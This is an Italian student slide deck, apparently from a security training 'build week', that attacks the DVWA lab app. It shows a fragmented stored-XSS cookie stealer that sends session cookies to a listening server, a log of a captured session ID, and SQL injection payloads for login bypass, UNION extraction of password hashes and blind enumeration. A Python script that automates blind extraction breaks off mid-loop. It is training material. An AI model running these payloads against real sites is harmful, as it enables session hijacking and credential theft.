

BUILD-WEEK

XSS - SQL INJECTION

INDICE SLIDE:

XSS STORED

SQL

- SQL = INJECTION MANUALI
- SQL = INJECTION PYTHON

COS'È UN ATTACCO XSS?

Un attacco XSS (Cross-Site Scripting) stored è una forma di attacco informatico in cui un malintenzionato inserisce codice script dannoso all'interno di un'applicazione web. L'obiettivo principale è quello di eseguire script malevoli sul browser degli utenti che visualizzano la pagina web compromessa. In un attacco XSS stored, il payload dannoso viene memorizzato sul server web e viene poi restituito agli utenti quando accedono a una determinata pagina.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

[View Source](#) [View Help](#)

STRATEGIA DI ATTACCO

Per compromettere questa applicazione web attraverso una vulnerabilità XSS, dobbiamo superare la strategia di sicurezza che impone un limite di caratteri massimi per l'input nella text area. Questo significa che dovremo frammentare il nostro codice JavaScript "malevolo" in segmenti più piccoli per adattarci ai limiti imposti.

Supponiamo che il limite di caratteri sia 30 e il nostro payload sia più lungo. Dovremmo suddividerlo in parti gestibili

Questa tecnica, chiamata "smuggling," è utilizzata per eludere limitazioni di lunghezza dell'input e condurre con successo attacchi XSS stored.


ANALIZZIAMO IL CODICE

- 1) Creo una Variabile Globale di nome A dove andrò a recuperare il cookie della attuale sessione dell'utente
- 2) Creo una Variabile Globale di nome B dove andrò a dire che voglio una codifica specifica del url da permettere di farlo eseguire al browser, e subito dopo vado a concatenare la Variabile del Cookie (A)
- 3) Creo una Variabile Globale di nome C dove andrò a definire l'indizzo IP del mio server dove andrò a mandare i cookie
- 4) Creo una Variabile Globale di nome D dove vado a Concatenare la Variabile C e B, facendo cosi' avremo dentro un unica variabile l'intero url con il codice malevolo
- 5) Creo una Variabile Globale di nome IMG dove andro a creare un tag img "immagine"
- 6) Adesso vado ad assemblare tutte le variabili, così da permettere al browser di eseguire correttamente il codice malevolo

```
1 <script>var A = document.cookie;</script>
2 <script>var B=encodeURIComponent(this.A);</script>
3 <script>var C = "http://0.0.0.0:8000/"</script>
4 <script>var D = this.C+this.B</script>
5 <script>var img= new Image()</script>
6 <script>this.img.src=this.D</script>
```

AVVIO SERVER

Con questo comando, avvierò il server per ricevere dai visitatori del sito i rispettivi cookie. senza che se ne accorgono



```
kali@kali: ~]$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

INVIO DEL CODICE MALEVOLO

Ora, l'unica cosa che ci rimarrà da fare sarà scrivere i frammenti del codice malevolo nella text area. In questo modo, salveremo tutte le variabili nello storage del sito. Infine, con l'ultimo "script," andremo a richiamarle tutte ed eseguire il codice malevolo.

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: 1
Message:

Name: 2
Message:


Name: 3
Message:

Name: 4
Message:

Name: 5
Message:

Name: 6
Message:


Ricezione cookie



A screenshot of a terminal window on a dark-themed operating system. The window title bar shows the user is on the 'kali' desktop environment. The terminal window has a dark background with light-colored text. At the top, there is a menu bar with options: File, Azioni, Modifica, Visualizza, Aiuto. The command line shows the user's prompt: '(kali㉿kali)-[~]'. Below the prompt, the user runs the command '\$ python -m http.server 8000'. The terminal then outputs the server's response: 'Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...'. Following this, two log entries from the server are shown: '127.0.0.1 - - [12/Jan/2024 15:44:47] code 404, message File not found' and '127.0.0.1 - - [12/Jan/2024 15:44:47] "GET /security%3Dlow%3B%20PHPSESSID%3Daecb53a0a6a430293b68132d52070ba9 HTTP/1.1" 404 -'. The terminal window has standard window controls (minimize, maximize, close) at the top right.

```
(kali㉿kali)-[~]
$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [12/Jan/2024 15:44:47] code 404, message File not found
127.0.0.1 - - [12/Jan/2024 15:44:47] "GET /security%3Dlow%3B%20PHPSESSID%3Daecb53a0a6a430293b68132d52070ba9 HTTP/1.1" 404 -
```

Ma cosa abbiamo mandato?

```

```

Il risultato di tutte le variabili assemblate sarà un tag IMG che avrà come percorso dell'immagine l'indirizzo IP del nostro server. Questo servirà per effettuare una richiesta GET nel tentativo di recuperare un'immagine, utilizzando un percorso costruito con il cookie dell'utente. Quindi nel Log del server avremo i cookie di tutti gli utenti

SQL - MANUALI

INDICE SQL - MANUALI:

- BOOLEANI “STRINGHE E INTERI”
- UNION
- ENUMARZIONE COLONNE DB
- ENUMERAZIONE LUNGHEZZA PASSWORD
- ENUMERAZIONE CARATTERI PASSWORD



BOOLEANI - STRING

LA SQL DI TIPO BOOLEANO A LO SCOPO DI DARE SEMPRE UN RISULTATO DI TIPO POSITIVO, COSÌ DA PERMETTERCI DI BYPASSARE PAGINE DI LOGIN MA NON SOLO :

1' OR 1=1-- -

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' or 1=1-- -
First name: admin
Surname: admin

ID: 1' or 1=1-- -
First name: Gordon
Surname: Brown

ID: 1' or 1=1-- -
First name: Hack
Surname: Me

ID: 1' or 1=1-- -
First name: Pablo
Surname: Picasso

ID: 1' or 1=1-- -
First name: Bob
Surname: Smith

More info

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- http://en.wikipedia.org/wiki/SQL_injection
- <http://www.unixwiz.net/techtips/sql-injection.html>



BOOLEANI - INTERI

LA DIFFERENZA CON I BOOLEANI "QUERY" DI STRINGHE IN QUESTO CASO È CHE IL DATABASE POTREBBE AVERE UN SISTEMA DI SICUREZZA CHE NON PERMETTE L'INSERIMENTO DI CARATTERI SPECIALI COME GLI APICI. DI CONSEGUENZA, DOVREMO ADATTARE LE QUERY OPPORTUNAMENTE.

1 OR 1=1-- -

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' or 1=1-- -
First name: admin
Surname: admin

ID: 1' or 1=1-- -
First name: Gordon
Surname: Brown

ID: 1' or 1=1-- -
First name: Hack
Surname: Me

ID: 1' or 1=1-- -
First name: Pablo
Surname: Picasso

ID: 1' or 1=1-- -
First name: Bob
Surname: Smith

More info

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- http://en.wikipedia.org/wiki/SQL_injection
- <http://www.unixwiz.net/techtips/sql-injection.html>

UNION - ENUMERAZIONE COLONNE

'1' RAPPRESENTA UNA STRINGA QUALSIASI NELLA PRIMA PARTE DELLA QUERY.

UNION SELECT 1,2 È LA PARTE PRINCIPALE CHE AGGIUNGE UNA NUOVA "RIGA" ALLA RISPOSTA. IN QUESTO CASO, STIAMO DICENDO AL DATABASE DI AGGIUNGERE UNA RIGA CON I VALORI 1 E 2 NELLE COLONNE SELEZIONATE.

-- - È UN COMMENTO IN SQL CHE FA SÌ CHE IL RESTO DELLA QUERY ORIGINALE VENGA IGNORATO.

1' UNION SELECT 1,2-- -



Vulnerability: SQL Injection (Blind)

User ID:

ID: 'UNION SELECT 1,2-- -
First name: 1
Surname: 2

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

UNION - ESTRAPOLARE USERNAME E PASSWORD

'1': RAPPRESENTA UNA STRINGA QUALSIASI NELLA PRIMA PARTE DELLA QUERY.

UNION SELECT “* *”: ANDANDO A METTERE AL POSTO DEI NUMERI IL NOME DELLE COLONNE POTREMMO EFFETTIVAMENTE ESTRAPOLARE IL CONTENUTO DAL DB

FROM USERS: ANDREMMO A DIRE DA DOVE ANDARE A ESTRAPOLARE LE INFORMAZIONI

-- -: È UN COMMENTO IN SQL CHE FA SÌ CHE IL RESTO DELLA QUERY ORIGINALE VENGA IGNORATO.

1' UNION SELECT user,password
FROM users-- -



Vulnerability: SQL Injection (Blind)

User ID:

ID: 'UNION SELECT user,password FROM users-- -

First name: admin

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'UNION SELECT user,password FROM users-- -

First name: gordonb

Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT user,password FROM users-- -

First name: 1337

Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT user,password FROM users-- -

First name: pablo

Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'UNION SELECT user,password FROM users-- -

First name: smithy

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_injection

<http://www.unixwiz.net/techtips/sql-injection.html>



Vulnerability: SQL Injection (Blind)

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

User ID:

 Submit

ID: 1' AND (select 'x' from users where first_name='admin' and LENGTH(password) > 31 LIMIT 1) = 'x'-- -
First name: admin
Surname: admin

1' AND (SELECT'x' from users WHERE first_name='admin' and LENGTH(password) > 32 LIMIT 1) = 'x'-- -

1': RAPPRESENTA UNA STRINGA QUALSIASI NELLA PRIMA PARTE DELLA QUERY.

AND: È UN OPERATORE LOGICO CHE COLLEGA DUE CONDIZIONI

(SELECT 'X' FROM USERS WHERE FIRST_NAME='ADMIN' AND LENGTH(PASSWORD) > 32 LIMIT 1): CERCA DI OTTENERE UNA 'X' SOLO SE L'AMMINISTRATORE HA UNA PASSWORD PIÙ LUNGA DI 32 CARATTERI.

= 'X': CONFRONTA IL RISULTATO DELLA SOTTOQUERY CON 'X'.

-- - È UN COMMENTO IN SQL CHE FA SÌ CHE IL RESTO DELLA QUERY ORIGINALE VENGA IGNORATO.




INFATTI, LA PAGINA DI DVWA RESTITUIRÀ UN RISULTATO SOLO SE LA
PASSWORD È PIÙ LUNGA DI 32 CARATTERI. APPENA LA CONDIZIONE
DIVENTA FALSA, LA PAGINA FORNIRÀ UNA RISPOSTA NEGATIVA DIFFERENTE.
QUINDI, QUESTO CI PERMETTE DI CAPIRE L'EFFETTIVA LUNGHEZZA DELLA
PASSWORD, SFRUTTANDO LE INFORMAZIONI CHE LA WEB APP CI FORNISCE.

Vulnerability: SQL Injection (Blind)

User ID:


```
ID: 1' AND (SELECT 'x' FROM users WHERE first_name='admin' AND substr(password, 1, 1) ='5' LIMIT 1) = 'x'-- -
First name: admin
Surname: admin
```

```
1' AND (SELECT 'x' FROM users WHERE first_name='admin' AND
substr(password, 1, 1) ='a' LIMIT 1) = 'x'-- -
```



1': RAPPRESENTA UNA STRINGA QUALSIASI NELLA PRIMA PARTE DELLA QUERY.

AND: È UN OPERATORE LOGICO CHE COLLEGA DUE CONDIZIONI


(SELECT 'X' FROM USERS WHERE FIRST_NAME='ADMIN' AND SUBSTR(PASSWORD, 1, 1) ='A' LIMIT 1): CERCA DI OTTENERE UNA 'X' SOLO SE L'AMMINISTRATORE HA UNA PASSWORD IN CUI LA PRIMA LETTERA È 'A'.

= 'X': CONFRONTA IL RISULTATO DELLA SOTTOQUERY CON 'X'.

-- - È UN COMMENTO IN SQL CHE FA SÌ CHE IL RESTO DELLA QUERY ORIGINALE VENGA IGNORATO.

IN PRATICA, SE LA CONDIZIONE NELLA SOTTOQUERY È VERA (CIOÈ, SE LA PRIMA LETTERA DELLA PASSWORD DELL'AMMINISTRATORE È 'A'), L'INTERA ESPRESSIONE DIVENTA VERA, E IL SERVER RISPONDERÀ POSITIVAMENTE.

```
1 import requests
2
3
4 url = "http://192.168.50.101/dvwa/vulnerabilities/sqli/"
5 custom_headers = {"Cookie": "security=low; PHPSESSID=aecb53a0a6a430293b68132d52070ba9"}
6 max_lenght = 1024
7 alfabeto = "0123456789" + "abcdefghijklmnopqrstuvwxyz" + "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
8
9
10 def get_password_lenght(username):
11     global url, custom_headers, max_lenght
12     for i in range(1, max_lenght):
13         sql_payload = f"1' AND (select 'x'q from users where first_name='admin' and LENGTH(password) > {i} LIMIT 1) = 'x'-- - "
14         params = {"id": sql_payload, "Submit": "Submit"}
15         r = requests.get(url, params=params, headers=custom_headers)
16         if not "Surname: admin" in r.text:
17             return i
18
19
20 def get_password(username):
21     global url, custom_headers, alfabeto
22
23     password_lenght = get_password_lenght(username)
24     password = ""
25     print(f"[{username}]: la lunghezza della pasword è: {password_lenght}")
26
27     for i in range(1, password_lenght + 1):
28         for c in alfabeto:
29             sql_payload = f"1' AND (select 'x' from users where first_name='{username}' and substring(password, {i}, 1) = '{c}' LIMIT 1) = 'x'-- - "
